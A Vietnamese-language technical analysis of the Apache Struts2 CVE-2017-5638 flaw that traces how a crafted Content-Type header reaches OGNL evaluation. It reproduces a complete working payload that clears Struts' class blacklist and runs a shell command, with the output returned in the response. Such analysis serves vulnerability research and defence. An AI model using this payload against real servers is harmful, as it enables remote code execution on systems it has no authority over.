H1 Struts2

H1 CVE-2017-5638

> **Version:** Struts 2.3.5 - Strut 2.3.31 && Struts 2.5 - Struts 2.5.10
>
> **Descripttion:** Thông qua header `Content-Type` , dựa trên lỗ hổng ở phần xử lí upload , attacker có thể inject OGNL dẫn đến RCE
>
> **Condtion:** Non authen

H2 Phân tích


> struts2-core-2.5.10.jar!\org\apache\struts2\dispatcher\Dispatcher.class

- Lỗi bắt đầu xuất phát từ dòng 584 ở class `Dispatcher` , chỉ cần request với header `Content-Type` có chứa chuỗi `multipart/form-data` nó sẽ nhảy vào hàm parse của upload file

> struts2-core-2.5.10.jar!\org\apache\struts2\dispatcher\multipart\MultiPartRequestWrapper.class


- Lúc này sẽ nhảy đến hàm parse `JakartaMultiPartRequest`

> struts2-core-2.5.10.jar!\org\apache\struts2\dispatcher\multipart\JakartaMultiPartRequest.class




- Lúc này ở hàm `JakartaMultiPartRequest` sẽ vào `processUpload`

> commons-fileupload-1.3.2.jar!\org\apache\commons\fileupload\FileUploadBase.class




- Lúc này sẽ tiến hành kiểm tra lại `Content-Type` một lần nữa , lúc này payload sẽ bung ra lỗi và nhảy vào Interceptor

> struts2-core-2.5.10.jar!\org\apache\struts2\interceptor\FileUploadInterceptor.class




- Lúc này thông báo `error` sẽ được xử lí bởi function `LocalizedTextUtil.findText()`


> struts2-core-2.5.10.jar!\com\opensymphony\xwork2\util\LocalizedTextUtil.class




- Ở method `findText` sẽ get `valueStack` và nhận vào `defaultMessage`
- Sau một chuỗi thực hiện , sẽ nhảy tới module `TextParseUltil` ở `buildMessageFormat`




> struts2-core-2.5.10.jar!\com\opensymphony\xwork2\util\TextParseUtil.class






```
return translateVariables(new char[]{'$', '%'}, expression,
stack, String.class,
(TextParseUtil.ParsedValueEvaluator)null).toString();
```

- Với chuỗi expression lúc này là thông báo lỗi (như hình)
- Và payload sẽ được execute



H2 Tóm lại workflow khai thác

1. struts2-core-2.5.10.jar!\org\apache\struts2\dispatcher\Dispatcher.class : **584**
2. struts2-core-2.5.10.jar!\org\apache\struts2\dispatcher\Dispatcher.class : **587**
3. struts2-core-2.5.10.jar!\org\apache\struts2\dispatcher\multipart\JakartaMultiPartRequest.class : **39**
4. struts2-core-2.5.10.jar!\org\apache\struts2\dispatcher\multipart\JakartaMultiPartRequest.class : **46**
5. commons-fileupload-1.3.2.jar!\org\apache\commons\fileupload\FileUploadBase.class : **520**
6. struts2-core-2.5.10.jar!\org\apache\struts2\interceptor\FileUploadInterceptor.class : **98**
7. struts2-core-2.5.10.jar!\com\opensymphony\xwork2\util\LocalizedTextUtil.class : **216**
8. struts2-core-2.5.10.jar!\com\opensymphony\xwork2\util\LocalizedTextUtil.class : **511**
9. struts2-core-2.5.10.jar!\com\opensymphony\xwork2\util\LocalizedTextUtil.class : **403**
10. struts2-core-2.5.10.jar!\com\opensymphony\xwork2\util\TextParseUtil.class : **67**
11. struts2-core-2.5.10.jar!\com\opensymphony\xwork2\util\TextParseUtil.class : **166**

- Đầu tiên sẽ khi server nhận `Content-type` với trường `multipart/form-data` sẽ được chuyển tới `processUpload` , sau một chuỗi quá trình sẽ bung ra lỗi ở

`FileUploadBase` và chuyển tới Interceptor của FileUpload , tiếp tục các quá trình xử lý thông báo lỗi sẽ dẫn tới `TextParseUlti` để thực thi payloadd dưới dạng `OGNL`

H2 Phân tích payload

Request:

```
1  GET /struts2_showcase_war_exploded/index.action HTTP/1.1
2  Host: localhost:8080
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
   Gecko/20100101 Firefox/68.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Content-Type: **PAYLOAD**
9  Cookie: JSESSIONID=C33AE8564A8456AACA8BBBF9BA7B695E
10
```

Payload

```
1  ${(#_='multipart/form-data').
   (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
   (#_memberAccess=#dm):
   ((#container=#context['com.opensymphony.xwork2.ActionContext.cont
   ainer']).
   (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.O
   gnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).
   (#ognlUtil.getExcludedClasses().clear()).
   (#context.setMemberAccess(#dm)))).(#cmd='whoami').(#iswin=
   (@java.lang.System@getProperty('os.name').toLowerCase().contains(
   'win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-
   c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
   (#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
   (@org.apache.struts2.ServletActionContext@getResponse().getOutput
   Stream())).
   (@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#r
   os)).(#ros.flush())}
```

- Strut2 sử dụng OGNL thay vì EL
- Như đã phân tích , strut2 thấy chuỗi bắt đầu bằng `${...}` hay `%{...}` sẽ tiến hành thực thi ngay
- **Phân tích payload:**

```
1  (#_='multipart/form-data')
```

- Khi nhận chuỗi `multipart/formdata` strut2 sẽ nhận là 1 tiến trình upload

```
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).
```

- Strut2 có sử dụng 1 số blacklist để hạn chế bị tấn công
  1. `#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)` : tạo một biến `dm` là `DEFAULT_MEMBER_ACCESS`
  2. `(#_memberAccess?(#_memberAccess=#dm)` , replace trường `memberAccess`
  3. `((#container=#context['com.opensymphony.xwork2.ActionContext.container'])` lấy container ở `ActionContenxt`
  4. `(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))` dựa vào `#context` để lấy tiếp class `OgnlUlti`
  5. `(#ognlUtil.getExcludedPackageNames().clear())` và `(#ognlUtil.getExcludedClasses().clear())` tiến hành clear các class và package bị filter
  6. `(#context.setMemberAccess(#dm))))` set `DEFAULT_MEMBER_ACCESS` hiện tại.

> struts2-core-2.5.10.jar!\struts-default.xml

```
<constant name="struts.excludedClasses"
          value="
            java.lang.Object,
            java.lang.Runtime,
            java.lang.System,
            java.lang.Class,
            java.lang.ClassLoader,
            java.lang.Shutdown,
            java.lang.ProcessBuilder,
            ognl.OgnlContext,
            ognl.ClassResolver,
            ognl.TypeConverter,
            ognl.MemberAccess,
            ognl.DefaultMemberAccess,
            com.opensymphony.xwork2.ognl.SecurityMemberAccess,
            com.opensymphony.xwork2.ActionContext" />
```

- Do đó ở đoạn payload này sẽ set `memberAccess` lại thành `DEFAULT_MEMBER_ACCESS` để có thể thực hiện các command bị cấm và gọi đến các package bị cấm
- Phần còn lại của POC sẽ gọi đến package `Systemt` thực hiện execute cmd và in trả về kết quả